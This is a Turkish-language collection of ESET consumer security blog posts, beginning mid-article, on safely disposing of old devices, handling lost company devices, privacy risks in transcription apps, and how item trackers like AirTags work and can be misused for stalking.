Ek bir risk daha var. Artık her zamankinden daha fazla sayıda insan en azından zamanının bir kısmını evden çalışarak geçiriyor. Bu da kişisel dizüstü bilgisayarlarımızın ve cihazlarımızın da hassas kurumsal veriler ve oturum açma bilgileri içerebileceği anlamına geliyor. İşverenlerin, kötü siber hijyene sahip ve dolayısı ile kurumsal veri ihlaline yol açan bir çalışana iyi gözle bakması beklenemez.
**Sonuç olarak:** Doğru araçlarla, kötü niyetli biri geri dönüştürülmüş veya atılmış cihazlarda kalan veri parçalarını bir araya getirerek tüm dosyaları yeniden oluşturabilir ve kişisel ve iş hesaplarınıza hassas girişler bulabilir. Bu bilgileri şu amaçlarla kullanabilirler:
- Kimlik dolandırıcılığı saldırılarında sizi taklit etmek, örneğin adınıza yeni kredi hatları açmak veya banka hesaplarını ele geçirip boşaltmak
- Buldukları hassas tıbbi veya kişisel bilgiler ya da fotoğraflarla size şantaj yapmak
- İşverenlerinizin BT ağına erişmek, veri çalmak veya fidye yazılımı dağıtmak için kurumsal oturum açma bilgilerini kullanın. [ESET’in ](https://www.welivesecurity.com/2023/04/18/discarded-not-destroyed-old-routers-reveal-corporate-secrets/)[bu yılın başlarında yaptığı ](https://www.welivesecurity.com/2023/04/18/discarded-not-destroyed-old-routers-reveal-corporate-secrets/)[araştırma](https://www.welivesecurity.com/2023/04/18/discarded-not-destroyed-old-routers-reveal-corporate-secrets/), atılmış yönlendiricilerin bu amaçla nasıl kullanılabileceğini ortaya koydu
E-atık geri dönüşüm firması ERI tarafından hazırlanan [2019 tarihli bir raporda](https://eridirect.com/blog/2019/01/25-of-data-breaches-caused-by-negligence-including-e-waste-recycling-mistakes/), ABD’deki veri ihlallerinin dörtte birinin, e-atıkların kötü bir şekilde bertaraf edilmesi gibi ihmallerden kaynaklandığı tahmin edilmektedir.
## Eski cihazları “emekliye ayırmanın” 7 yolu
Bazen en zararsız cihazlar bile başınızı derde sokabilir. Birkaç yıl önce yapılan bir [araştırma](https://www.comparitech.com/blog/information-security/secondhand-usb-drive-memory-stick-study/), eBay’de satılan parmak belleklerin üçte ikisinin hala kişisel bilgiler içerdiğini ortaya koydu. [Eski IoT cihazları](https://techcrunch.com/2019/01/30/cheap-internet-of-things-gadgets-betray-you-even-after-you-toss-them-in-the-trash/) veya akıllı aygıtlar bile Wi-Fi şifrenizi öğrenmek için saldırıya uğrayabilir.
İşte daha güvenli ve emniyetli e-atık imhası için yedi adım:
### **1. En önemli bilgilerinizi yedekleyin**
[Eski cihazınızdan](https://www.welivesecurity.com/2023/03/31/world-backup-day-avoiding-data-disaster-forever-topic/) neleri [saklamak](https://www.welivesecurity.com/2023/03/31/world-backup-day-avoiding-data-disaster-forever-topic/) istediğinizi düşünün. Fitness takip cihazı veya akıllı TV gibi bir cihazda fazla bir şey bulunmama ihtimali yüksektir. Ancak bir dizüstü bilgisayarda, masaüstünde veya akıllı telefon/tablette önemli belgeler, fotoğraflar ve/veya videolar olması muhtemeldir. Bunları yeni cihazınıza aktarmak mı yoksa iCloud veya Google Drive gibi bir bulut depolama platformuna kaydetmek mi istediğinize karar verin. Alternatif olarak veya yukarıdakilere ek olarak, harici bir sabit sürücüye/depolama cihazına kaydedebilirsiniz. Yeterli kapasiteye sahip bir tane satın aldığınızdan emin olun.
### **2. Tüm hesaplardan çıkış yapın**
Elden çıkarılacak cihaz/makine üzerinde erişmiş olabileceğiniz tüm hesaplardan çıkış yaptığınızdan emin olun. Bu, geri dönüştürüldükleri ve bir şekilde hala erişilebilir oldukları takdirde, başka bir kullanıcının yayın veya araç çağırma hesabınızı ücretsiz olarak kullanamayacağı anlamına gelir.
### **3. Yazılımı aktarın veya devre dışı bırakın**
Yeni bir cihaza aktarmak istediğiniz, varsa, parasını ödediğiniz yazılımları belirleyin. Devre dışı bırakma ve aktarma sürecine yardımcı olmak için uygulama içinde veya çevrimiçi bilgi olmalıdır.
### **4. SIM/SD kartı çıkarın**
Cihazda SIM veya SD kart varsa çıkarın. Aynı telefon numarasını kullanmaya devam edecekseniz, operatörü arayın ve SIM kartınızı yeni telefonunuza aktarın. Değilse, imha edin. Telefonunuzda depolama için bir SD hafıza kartı varsa, çıkarın.
### **5. Sabit sürücünüzü silin**
Önemli her şeyi yedekledikten sonra, sıra elden çıkaracağınız makine/cihazdan her şeyi kaldırmaya gelir. Tüm verilerin kaldırıldığından emin olmak için fabrika ayarlarına sıfırlama yapmanız gerekecektir. Bunu başarmak için gereken adımlar işletim sistemine bağlı olacaktır. Burada açık bir tavsiye var:
- [Microsoft (Windows)](https://support.microsoft.com/en-us/account-billing/before-you-sell-or-gift-your-windows-10-device-or-xbox-one-78ee8071-c8ab-40c4-1d89-f708582062e4#:~:text=Reset%20a%20Windows%2010%20device&text=Under%20Reset%20this%20PC%2C%20select,and%20apps%2C%20then%20reinstalls%20Windows.)
- [Apple (macOS)](https://support.apple.com/en-gb/HT212749#:~:text=macOS%20Ventura%20or%20later,Erase%20All%20Content%20and%20Settings.)
- [Apple (iOS)](https://support.apple.com/en-gb/HT201351)
- [Google (Chromebook)](https://support.google.com/chromebook/answer/183084?hl=en-GB)
- [Google (Android)](https://support.google.com/android/answer/6088915?hl=en-GB)
### **6. Veri silme/disk biçimlendirme araçlarını kullanın**
Fabrika ayarlarına sıfırlamanın hala yeterli olmadığından endişeleniyorsanız, [Disk Wipe](https://www.diskwipe.org/) veya [Active KillDisk](http://killdisk.com/killdisk-freeware.htm) gibi üçüncü taraf disk silme araçlarını kullanmayı düşünün. Araştırmanızı yaptığınızdan ve iyi bir geçmişe sahip saygın bir sağlayıcı bulduğunuzdan emin olun.
### **7. Sabit sürücüyü fiziksel olarak yok edin**
Verilerinin yazılım yoluyla silindiğinden emin olmayanlar için bir başka seçenek de sabit sürücüyü fiziksel olarak çıkarıp yok etmektir. Çekiç en iyi yöntemdir ancak koruyucu gözlük ve eldiven takmaya dikkat edin. [Burada](https://www.wikihow.com/Destroy-a-Hard-Drive) nasıl yapılacağına dair bir kılavuz var.
Bugünlerde tüketici cihazlarının raf ömürleri gittikçe kısalıyor gibi görünüyor. Ve evinizde sadece çok fazla depolama alanınız var. Bu nedenle geri dönüşüm veya e-atık imhası bir gerekliliktir ancak bunu güvenli bir şekilde yapmak kimlik dolandırıcılığı riskini azaltmak için hayati önem taşır. İçinizin rahat etmesi için bu yedi adımı izleyin.
İLGİLİ OKUMA:
[Neşenizi koruyun: Yepyeni cihazınızın güvenliğini sağlamak için 10 ipucu](https://antivirus.com.tr/nesenizi-koruyun-yepyeni-cihazinizin-guvenligini-saglamak-icin-10-ipucu/)
[Dijital hayatınızda bahar temizliği yapma zamanı](https://antivirus.com.tr/dijital-hayatinizda-bahar-temizligi-yapma-zamani/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Eski Cihaz, Siber Güvenlik, Yeni Cihaz
---
### [Şirket cihazları kaybolduğunda hasar nasıl sınırlandırılır?](https://antivirus.com.tr/sirket-cihazlari-kayboldugunda-veya-calindiginda-hasar-nasil-sinirlandirilir/)
**Published:** Ocak 5, 2024
**Author:** ESET
**Excerpt:** Şirket cihazları ve sağladıkları kolaylık, kayıp veya çalınma riskini de beraberinde getiriyor. Olası zararı sınırlandırmaya hazır mısınız?
**Content:**
*Günümüz işletmeleri, bağlantıda ve üretken kalmak için akıllı telefonlar, dizüstü bilgisayarlar ve tabletler gibi taşınabilir cihazlara büyük ölçüde güvenmektedir. Ancak şirket cihazları ve sağladıkları kolaylık, kayıp veya çalınma riskini de beraberinde getiriyor. İnsanlar ne kadar dikkatli olursa olsun, kazalar meydana gelebilir ve cihazlar kaybolabilir. Bir cihazın yanlış ellere geçmesi durumunda şirketinize gelebilecek olası zararı sınırlandırmaya hazır mısınız?*
Uzaktan çalışmayı veya mobil üretkenliği benimsemek, büyüklükleri ne olursa olsun işletmelere sayısız avantaj sağlar. Bununla birlikte, hassas iş bilgilerinin güvenliğini sağlamak söz konusu olduğunda zorluklar ortaya çıkmaktadır, çünkü önemli bir kısmı taşınabilir cihazlarda bulunmaktadır ve bu nedenle çalınmaya, kaybolmaya veya geride bırakılmaya karşı hassastır.
[Verizon 2023 Veri İhlali Raporu’na](https://www.verizon.com/business/resources/reports/dbir/2023/incident-classification-patterns-intro/lost-stolen-assets/) göre, her yıl dünya çapında milyonlarca akıllı telefon ve dizüstü bilgisayar kayboluyor veya çalınıyor olsa da, bu vakaların yalnızca %10’u resmi olarak sınıflandırılıyor ve veri ihlali olarak raporlanıyor. Ancak kurumsal bir cihazın, hatta hassas kurumsal verilere erişimi olan kişisel bir cihazın yanlış ellere geçmesinin sonuçları korkunç olabilir. Bu durum, özellikle bu cihazlardaki verileri korumak için önleyici tedbirler alınmadığı takdirde geçerlidir.
## **Bugün atılacak proaktif adımlar, yarın ortaya çıkabilecek maliyetli sonuçları önleyebilir.**
Şirketinizin hassas bilgilerini korumak için, küçük ve orta ölçekli şirketlerdeki BT yöneticilerinin kolayca uygulayabileceği bazı pratik önlemleri burada bulabilirsiniz.
- Otomatik cihaz kilitleme uygulayın**
Belirli bir süre kullanılmadığında cihazın otomatik olarak kilitlenmesini etkinleştirin. Bilgisayarınızdan her ayrıldığınızda cihazınızı her zaman manuel olarak kilitleyin. Bu basit önlemler önemli bir güvenlik katmanı sağlar ve kaybolan veya çalınan bir cihaza yetkisiz erişimi engelleyebilir.
- Çalışanları güçlü parolalar ve MFA kullanmaya teşvik edin**
Çalışanlarınızı güçlü, benzersiz parolaların (veya [geçiş anahtarlarının](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/)) ve çok faktörlü kimlik doğrulamanın (MFA) önemi konusunda eğitin. Cihazlarını ve hesaplarını korumak için bu güvenlik önlemlerini kullanmalarını teşvik edin.
- En az ayrıcalık ilkesini takip edin**
Kullanıcı erişim haklarını yalnızca iş rolleri için gerekli olanlarla kısıtlayın. Hassas verilere ve sistemlere erişimin sınırlandırılması, bir cihazın yanlış ellere geçmesi durumunda potansiyel etkiyi azaltır.
- Son kullanıcı cihazlarındaki verileri şifreleyin**
Dizüstü bilgisayarlar ve akıllı telefonlar dahil olmak üzere tüm son kullanıcı cihazlarına [tam disk şifrelemesi](https://antivirus.com.tr/sifreleme-nedir-ve-siber-guvenlik-acisindan-neden-onemlidir/)uygulayın. Şifreleme, bir cihaz tehlikeye girse bile depolanan verilerin yetkisiz kullanıcılar tarafından erişilemez kalmasını sağlar. Ayrıca, cihazdan karşı tarafa doküman gönderiyorsanız, bu dokümanları veya bağlantıları yalnızca belirli, kısa bir süre için erişilebilir hale getirmeniz önerilir.
- Veri Kaybını Önleme Yazılımı Kullanın**
[Veri kaybı önleme (DLP) yazılımına](https://antivirus.com.tr/veri-kaybi-korumasina-dlp-sahip-olmanin-avantajlari/) yatırım yapın. DLP araçları veri aktarımlarını izleyip kontrol ederek hassas bilgilerin yetkisiz olarak ağınızdan çıkmamasını sağlar.
- Uzaktan cihaz silmeyi etkinleştirme**
[Mobil Cihaz Yönetimi (MDM) yazılımı](https://antivirus.com.tr/mobil-guvenlik-her-calisanin-bilmesi-gereken-6-ipucu/), BT departmanının cihazları gerçek zamanlı olarak uzaktan izlemesine, güncellemesine ve sorun gidermesine olanak tanır. Ayrıca kaybolan veya çalınan cihazlardaki verileri silme olanağı sunarak hassas bilgilerin güvende kalmasını sağlar.
## **Bilinmeyen bir sorun, çözülmemiş bir sorun olmaya mahkumdur**
BT departmanının cihazın kaybı hakkında derhal bilgilendirilmesini sağlamak, böyle bir olayı yönetmek için çok önemlidir. Bu sağduyu gibi görünse de, birçok durumda çalışanların dizüstü bilgisayarlarının veya telefonlarının kaybolduğunu fark ettiklerinde bunu hemen düşünmeyebileceklerini belirtmek gerekir.
Ayrıca, cihazın kişisel olarak sahip olunan ancak kurumsal hesaplara veya sistemlere erişim için kullanıldığı durumlarda (genellikle [BYOD](https://antivirus.com.tr/byod-politikasi-onemli-riskler-avantajlar-ve-dezavantajlar/) olarak adlandırılır – kendi cihazını getir), raporlama kullanıcıların aklından bile geçmeyebilir. Bu nedenle, şirketinizdeki tüm çalışanların iyi bilgilendirilmesini ve böyle bir olay durumunda izlenecek doğru prosedürün düzenli olarak hatırlatılmasını sağlamak çok önemlidir.

## **Çalışanlar için: Şirket cihazınız kaybolur veya çalınırsa ne yapmalısınız?**
Bir çalışansanız ve cihazınız kaybolur veya çalınırsa, olası riskleri en aza indirmek için yapmanız gerekenler aşağıda açıklanmıştır:
1. **Hemen bildirin**
Cihazınızın kayıp olduğunu fark ettiğiniz anda BT departmanınızı veya amirinizi bilgilendirin. Yetkisiz erişimi önlemek için zaman çok önemlidir.
2. **Şifrelerinizi değiştirin**
Cihazınız kurumsal hesaplara veya verilere erişim içeriyorsa, bu hesapların parolalarını hemen değiştirin.
3. **Cihaz takibini etkinleştirin**
Varsa, cihazınızın yerini tespit etmek için izleme uygulamalarını veya hizmetlerini kullanın. Ancak, kendi başınıza geri almaya çalışmayın.
4. **Hırsızlık ihbarında bulunun**
Cihazınız çalındıysa, polisle iletişime geçin ve onlara gerekli bilgileri sağlayın.
5. **Uyanık kalın**
Herhangi bir şüpheli faaliyet için kişisel ve kurumsal hesaplarınıza göz kulak olun. Olağandışı davranışları BT departmanınıza bildirin.
Bir şirket cihazının kaybolması veya çalınması stresli bir deneyim olsa da, başınıza gelebilecek olası zararı sınırlandırmak için bir planınızın olması çok önemlidir. Bu pratik önlemleri takip ederek ve çalışanlarınız arasında iyi güvenlik uygulamalarını teşvik ederek, kayıp veya çalıntı cihazlarla ilişkili riskleri önemli ölçüde azaltabilir ve şirketinizin hassas verilerini koruyabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** BYOD, Kurumsal Güvenlik, Siber Güvenlik
---
### [Transkripsiyon uygulamanız gizlilik riski taşıyor olabilir mi?](https://antivirus.com.tr/en-sevdiginiz-transkripsiyon-uygulamasi-gizlilik-riski-tasiyor-olabilir-mi/)
**Published:** Ocak 8, 2024
**Author:** ESET
**Excerpt:** Sesinizle mi yazıyorsunuz? Yapay zeka destekli sesten metne transkripsiyon yazılımının yaygınlaşması, güvenlik ve gizlilik endişelerini artırmaya devam ediyor.
**Content:**
Sesinizle mi yazıyorsunuz? Yapay zeka destekli sesten metne transkripsiyon yazılımının yaygınlaşması, güvenlik ve gizlilik endişelerini artırmaya devam ediyor.
Konuşulan kelimeleri hızlı ve zahmetsizce yazılı metne dönüştüren yazılımlar çoğumuz için bir nimet olmuştur. Yetenekleri çeşitli durumlarda işe yarıyor; örneğin, bizi sohbet uygulamalarında mesajlarımızı yazma yükünden kurtarabilir, toplantılar ve görüşmeler sırasında not almayı kolaylaştırabilir ve engelli insanlara yardımcı olabilirler.
Öte yandan, yapay zeka destekli sesten metne transkripsiyon yazılımlarının yaygınlaşması güvenlik ve gizlilik endişelerini artırmaya devam ediyor ve bunun iyi bir nedeni var. Bu makalede, bu uygulamalarla ilişkili bazı temel güvenlik hususlarına bakacağız ve olası riskleri azaltmak için basit adımlar önereceğiz.
## Sesi yazıya dökmeye yönelik transkripsiyon uygulamalarıyla ilişkili riskler
### Gizlilik
Otomatik sesten metne transkripsiyon sunan çok sayıda özel uygulama ve bot vardır. Aslında, bu tür işlevlerin en azından bir kısmı birçok cihaz ve işletim sisteminin yanı sıra popüler sohbet ve video konferans uygulamalarında da yer almaktadır.
Konuşma tanıma ve makine öğrenimi algoritmalarına dayanan bu özellikler, uygulamanın arkasındaki şirket tarafından ya da özellikle verimlilik ve hızın önemli olduğu durumlarda üçüncü taraf bir hizmet tarafından sağlanabilir. Ancak özellikle ikincisi, veri gizliliğine ilişkin bir dizi soruyu da gündeme getiriyor.
*İLGİLİ OKUMA:* [Büyük dil modellerinin güvenlik ve gizlilik zorluklarını aşmak](https://antivirus.com.tr/buyuk-dil-modellerinin-guvenlik-ve-gizlilik-zorluklarini-asmak/)
Ses, algoritmayı geliştirmek için kullanılacak mı? İçeriğin işlenmesi sırasında şirket içi veya üçüncü taraf sunucularda saklanacak mı? Özellikle ses işlemenin dış kaynaklı olduğu durumlarda, bu bilgilerin iletimi nasıl güvence altına alınıyor?
Bu arada, insanlar tarafından gerçekleştirilen manuel transkripsiyonun da gizlilik riskleri yok değildir. Bu durum, özellikle de sesi yazıya döken kişilerin insanların gizli bilgilerini öğrenmesi ve/veya bu bilgilerin kullanıcıların rızası olmadan üçüncü taraf yüklenicilerle paylaşılması halinde söz konusudur. Örneğin, Facebook (Meta) [2019](https://observer.com/2019/08/facebook-audio-transcription-scandal-ai-dilemma/)‘da Messenger’daki bazı kullanıcıların sesli sohbetlerinden sesli mesajları yazıya dökmeleri için yüzlerce yükleniciye ödeme yaptığından [tartışmalarla karşı karşıya](https://observer.com/2019/08/facebook-audio-transcription-scandal-ai-dilemma/) kaldı.
### Veri toplama ve depolama
Her türden birçok uygulama, [işlevleri için bu](https://www.welivesecurity.com/2019/10/02/do-apps-need-all-permissions/) tür [izinlere ihtiyaç](https://www.welivesecurity.com/2019/10/02/do-apps-need-all-permissions/) duyup duymadıklarına bakılmaksızın, konum, kişiler, mesajlaşma uygulamalarındaki sohbetler gibi çeşitli cihaz veya kullanıcı bilgilerine erişmek [için](https://www.welivesecurity.com/2019/10/02/do-apps-need-all-permissions/) izin ister. Bu bilgilerin toplanması, kötüye kullanılması, kullanıcının bilgilendirilmiş onayı olmadan üçüncü taraflarla paylaşılması veya bunları depolayan şirketin sunucularında uygun şekilde güvence altına alınmaması durumunda risk oluşturur.
Örneğin ses deşifre uygulamaları, genellikle sadece bir kişinin değil, muhtemelen akrabalarının, arkadaşlarının ve iş arkadaşlarının da konuşmalarını yakalayan ses dosyalarını toplama eğilimindedir. Sonuçta, bu durum kişileri siber saldırılara veya gizlilik ihlallerine karşı savunmasız hale getirebilir.
### Kötü amaçlı uygulamalar
Konuşmadan metne yazılım pazarındaysanız, sahte uygulamalara veya sohbet botlarına da dikkat etmeniz gerekir. Siber suçlular da en son trendleri takip ediyor ve bu yazılımın ne kadar popüler hale geldiği göz önüne alındığında kurbanları kötü amaçlı yazılımla tehlikeye atmak için bir yem olarak sahte uygulamalar başlatabilirler.
Bu kötü niyetli uygulamalar yasal uygulamaların kopyaları olabilir, bu da kullanıcıların sapla samanı birbirinden ayırmasını zorlaştırır. Sahte uygulamalar, gizlilik politikasını incelemek bir yana, uygulamanın meşruiyetini veya arkasında kimin olduğunu kontrol etmediğinizde kötü niyetli görevlerinde çok başarılı olabilirler.
Siber suçluların dosya dönüştürücüleri ve okuyucuları, video düzenleyicileri ve klavye uygulamaları gibi popüler yardımcı programların sahtelerini piyasaya sürdükleri tespit edildi. Aslında, PDF ve [QR kod okuyuculardan](https://www.welivesecurity.com/2022/02/04/think-before-scan-how-fraudsters-exploit-qr-codes/) dil çevirmenlerine ve resim editörlerine kadar çeşitli işlevler sunduğunu iddia eden çeşitli kötü amaçlı uygulamalar gördük.
### Bilgi hırsızlığı
Çalınan ses ve metin, daha sonra sosyal mühendislik saldırıları veya sahte haberlerin dağıtımı için kullanılabilecek [ses taklitlerini](https://www.welivesecurity.com/en/cybercrime/the-grand-theft-of-jake-moores-voice-the-concept-of-a-virtual-kidnap/) içerenler de dahil olmak üzere siber saldırılar için silah haline getirilebilir.
Süreç genellikle iki adımdan oluşur: makine öğrenimi modelini eğitmek ve modelin kendisini kullanmak. İlk adımda model, kelimelerin nasıl telaffuz edildiğini ve cümlelerin nasıl yapılandırıldığını öğrenmek için ses sinyali işleme ve doğal dil işleme tekniklerini kullanır. Model yeterli veri ile eğitildikten sonra, bir ses dosyasından metin oluşturabilir.
Bir saldırgan bu modeli, çalınan sesleri manipüle etmek ve kurbanlara hiç [söylemedikleri](https://www.welivesecurity.com/en/cybersecurity/your-voice-is-my-password/) şeyleri söyletmek, şantaj yapmak, haraç almak ya da [işverenlerini veya akrabalarını kandırmak için ](https://www.welivesecurity.com/en/cybersecurity/your-voice-is-my-password/)[onları taklit](https://www.welivesecurity.com/en/cybersecurity/your-voice-is-my-password/) etmek için kullanabilir. Ayrıca sahte haberler oluşturmak için kamuya mal olmuş bir kişi gibi davranabilirler.
*İLGİLİ OKUMA: [Sesin benim parolam](https://antivirus.com.tr/sesin-benim-parolam/ "Sesin benim parolam")*
### Güvende kalmak
- **Güvenilir platformlar kullanın**
GDPR ve sektördeki en iyi uygulamalar gibi düzenlemelere uyan doğrulanmış hizmet sağlayıcıları kullanın ve uygulamalarınızı resmi mobil uygulama mağazalarından temin edin. Başka bir deyişle, bilinmeyen veya doğrulanmamış kaynaklardan uzak durmak sizi kötü niyetli sahtekarlara maruz bırakabilir.
- **İnce yazıları okuyun**
Hizmet sağlayıcıların gizlilik politikalarını inceleyin, konuşma verilerinizin saklanıp saklanmadığı ve üçüncü taraflarla paylaşılıp paylaşılmadığı, bunlara kimlerin erişebildiği ve aktarım sırasında ve depolamada şifrelenip şifrelenmediği ile ilgili bölümlere özellikle dikkat edin. Veri saklama politikalarının yanı sıra bilgilerinizden herhangi birinin talep üzerine silinip silinmediği hakkında bilgi alın. İdeal olarak, bu tür verileri toplayan veya verilerin anonimleştirilmediği hizmetleri kullanmazsınız.
- **Hassas bilgileri paylaşmaktan kaçının**
Gizli veya hassas bilgileri, özellikle de şifreler veya finansal bilgiler gibi şeyleri transkripsiyon yazılım aracılığıyla paylaşmaktan kaçının.
- **Güncelleme**
Yazılımdaki güvenlik açıklarından yararlanan saldırıların kurbanı olmamak için tüm yazılımlarınızı en son güvenlik düzeltmeleri ve yamaları ile güncel tutun. Korumanızı daha da artırmak için, saygın çok katmanlı güvenlik yazılımı kullanın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Kayıp cihazlarınızı ve daha fazlasını nasıl bulabilirsiniz?](https://antivirus.com.tr/kaybolan-ve-bulunanlar-kayip-cihazlarinizi-ve-daha-fazlasini-nasil-bulabilirsiniz/)
**Published:** Ocak 10, 2024
**Author:** ESET
**Excerpt:** Eşyalarınızı kaybetmek acı verici olabilir ancak kayıp eşyalarınızı müthiş bir doğrulukla bulmanıza yardımcı olabilecek geniş bir takip cihazları dünyası var.
**Content:**
*Anahtarlarınızı, cüzdanınızı ya da başka herhangi bir şeyinizi kaybetmek acı verici olabilir ancak kayıp eşyalarınızı müthiş bir doğrulukla bulmanıza yardımcı olabilecek geniş bir takip cihazları dünyası var.*
Telefonunuza uzandığınızda onu hemen cebinizde bulamadığınız o kısa endişe anını hiç yaşadınız mı? Bu çoğumuz için tanıdık bir duygudur. Diğer ceplerinizi hızlıca kontrol ederken kalbiniz yerinden çıkacakmış gibi atabilir. Sonra çoğunlukla onu her zamanki yerinde, örneğin ceketinizin gizli bölmesinde bulursunuz. Bu kullanışlı cihazlara olan bağımlılığımızın küçük bir hatırlatıcısı, değil mi? Bu yazıda, bu endişe anlarından kaçınmanın bazı yollarından bahsedeceğiz.
## Fiziksel takip cihazları
Fiziksel takip cihazları, uzun süre şarjlı kalabilmek için basit değiştirilebilir piller kullanan küçük, dairesel veya kare şekilli nesnelerdir. Apple AirTag, Tile veya Samsung SmartTag gibi ürünler cebinize, arabanızdaki gizli bir bölmeye veya valizinize sığacak kadar küçüktür. Trenlerde ve uçaklarda valizle dolaşan yolcularda [kayıp çantaları bulmak](https://www.pcmag.com/news/couple-used-apple-airtag-to-track-luggage-that-was-donated-to-charity) için gerçekten kullanışlı oldukları zamanlar olmuştur. Ya da bisikletle çok dolaşıyorsanız, bisikletinizin bıraktığınız yerde olduğundan emin olmak (ya da kaybolursa takip etmek) için bir [zilin](https://www.theverge.com/23396605/apple-airtag-bicycle-bell-airbell-test-review-price-features) içine bile saklayabilirsiniz.
Bluetooth ve ultra geniş bant (UWB) teknolojisi, bu küçük takip cihazlarının üretici tarafından etkinleştirilen güvenli bir frekans üzerinden çalışmasını sağlar ve daha sonra takip cihazının yerini belirlemek için etiket/telefon sahiplerinin ağını kullanır ve takip cihazının konumu Apple’ın [Find My](https://www.apple.com/icloud/find-my/) veya Samsung’un [SmartThings Find](https://smartthingsfind.samsung.com/login) gibi bir uygulamada görüntülenir.
Apple’ın AirTag’i gibi üreticiye özel etiketler hakkında hatırlanması gereken önemli bir husus, bunların yalnızca kendi markalarının uygulamaları veya cihazlarıyla çalışmak üzere tasarlanmış olmalarıdır. Örneğin bir AirTag bir Android cihazla uyumlu olmayacaktır. Ayrıca, bu takip cihazları GPS özelliklerine sahip olmadıklarından, yerlerinin tespit edilebilmesi için benzer cihazlardan oluşan bir ağa ihtiyaç duyarlar. GPS takip cihazları, özellikle sürekli hareket halinde olan ve araçlar gibi düzenli konum güncellemelerine ihtiyaç duyan nesneleri takip etmek için kullanışlıdır. Bu takip cihazları, tam konumlarını belirlemek için uydu teknolojisine güvenir, bu da onları dinamik nesneleri izlemek için ideal hale getirir.
## Madalyonun diğer yüzü (küçük cihazlar)
Teknolojiler araçtır ve fiziksel izleyicileri yanlış yerleştirilmiş öğelerin yerini tespit etme konusunda bu kadar değerli kılan yetenekler, onları aynı zamanda kötüye kullanıma karşı da savunmasız hale getirir. Bu nedenle izleyici kullanmanın olası risklerinden bahsetmememiz yanlış olur.
Ya birisi sizin izniniz olmadan çantanıza veya arabanıza bir takip cihazı koyarsa? Gerçekten de insanların AirTag gibi cihazlar kullanan takipçiler tarafından bulundukları yerin takip edildiğini iddia ettiği çok sayıda vaka yaşandı. Endişeler, Bluetooth özellikli izleyicilerin güvenliğinin artırılması, özellikle de gizlice takip amacıyla kötüye kullanılmalarının engellenmesi yönünde çağrıların yapılmasına yol açtı.
Buna yanıt olarak Apple ve Google, ürünleri ve mobil operasyon sistemleri için yeni takip önleme özelliklerini kullanıma sunmak gibi, bu tür istenmeyen takipleri engellemek için ortaklık kurdu. Örneğin, iOS veya Android destekli bir akıllı telefona sahip olmanıza bakılmaksızın, size ait olmayan bir AirTag sizinle birlikte hareket ediyorsa bir bildirim almalısınız.
Buna ek olarak iki teknoloji devi, Bluetooth izleme cihazları aracılığıyla istenmeyen izlemeyle ilişkili güvenlik riskleriyle mücadele etmek amacıyla bir endüstri spesifikasyonu için ortak bir teklif üzerinde çalışıyor. Diğer Bluetooth takip cihazlarının üreticilerinden de destek alan spesifikasyonun 2024’te tamamlanacağı ve hem iOS hem de Android için güncellemelerin kullanıma sunulacağı konusunda bazı umutlar var.
Teknolojiler hem fırsatları hem de riskleri içerdiğinden, Bluetooth izleme cihazlarıyla ilişkili potansiyel risklere karşı dikkatli olmak akıllıca olacaktır.
## Yazılım izleyiciler
Kayıp cihazların yerini tespit etmek için bir diğer kullanışlı araç seti de yazılım tabanlı çözümlerdir. Bunlar cihaz üreticisi tarafından önceden yüklenmiş ve hesabınıza bağlanmış olabilir ya da genellikle güvenlik şirketleri tarafından sağlanan üçüncü taraf uygulamalar olabilir. En popüler olanlar arasında Samsung SmartThings Find veya Apple’ın Find My gibi akıllı telefonunuzda zaten yüklü olarak gelenler yer alıyor. Bu uygulamalar sadece telefonunuzu bulmak için değildir; akıllı saatiniz, dizüstü bilgisayarınız veya tabletiniz gibi diğer cihazların yerini bulmanıza da yardımcı olabilirler.
Bu cihaz bulma uygulamalarının kurulumu genellikle cihazınıza bağlanan ve cihaz sahibi olduğunuzu doğrulayan bir hesap oluşturmakla başlar. Bu uygulamaların öne çıkan özelliği, cihazınızın konumunu bir harita üzerinde gösterebilmeleridir. İlginç bir şekilde, bu haritaya genellikle [internet tarayıcıları üzerinden erişilebilir](https://support.apple.com/guide/icloud/find-devices-on-icloudcom-overview-mm6b1aa045/icloud), bu bazı fiziksel takip cihazlarının da sunduğu bir özelliktir. Cihazınız çevrimdışı olsa bile, bu uygulamalar cihazınızın konumunu tam olarak belirleyebiliyor. Bu, Apple/Samsung takip cihazlarında kullanılana benzer bir teknoloji sayesinde mümkün olmaktadır. Doğru konumlandırma sağlamak için GPS, kitle kaynaklı Wi-Fi noktaları ve baz istasyonu konumları gibi konum veri kaynaklarının bir karışımından yararlanırlar. Cihaz sahipleri üçüncü taraf uygulamaları ve izleyicileri kullanmayı da tercih edebilirler. Bazı kötü amaçlı yazılım önleme çözümleri, çevrimiçi bir portal veya bir uygulama aracılığıyla cihazınızın yerini belirlemek için hırsızlık önleme özelliklerini kullanmak gibi, [premium tüketici teklif](https://help.eset.com/home_eset/en-US/antitheft.html)lerinin bir parçası olarak cihaz takibi sunar.
## Başka alternatifler var mı?
Geçmişte bir cihazı izlemek için en çok kullanılan yöntem olan baz istasyonu [üçgenlemesi](https://wrongfulconvictionsblog.org/2012/06/01/cell-tower-triangulation-how-it-works/), bir sinyalin bir telefondan baz istasyonlarına dönmesi için geçen süreyi ölçmek için birkaç baz istasyonunu kullanıyordu. Bu gecikme daha sonra mesafe olarak hesaplanır ve oldukça doğru bir telefon konumu verir. Bununla birlikte, GPS takip cihazları kadar doğru değildir ve özellikle çok sayıda baz istasyonunun bulunmadığı kırsal alanlarda baz istasyonları, Wi-Fi ve diğer verilerin bir kombinasyonunu kullanan modern üçgenleme biçimlerinden daha az doğrudur.
Bu alternatif oldukça beceriksizdir ve çoğunlukla cep telefonu servis sağlayıcıları tarafından cep telefonlarını izlemek için veya kolluk kuvvetleri tarafından kullanılır.
## Peki ya riskler?
Takip cihazlarının kullanımıyla ilgili bazı riskler olduğu açıktır. Takip cihazlarını alçakgönüllü kurbanları izlemek veya takip etmek için kullanan sayısız insan [hikayesi](https://www.nytimes.com/2022/02/11/technology/airtags-gps-surveillance.html) vardır, bu da bu takip cihazlarını iyi bir ışık altında göstermeyebilir.
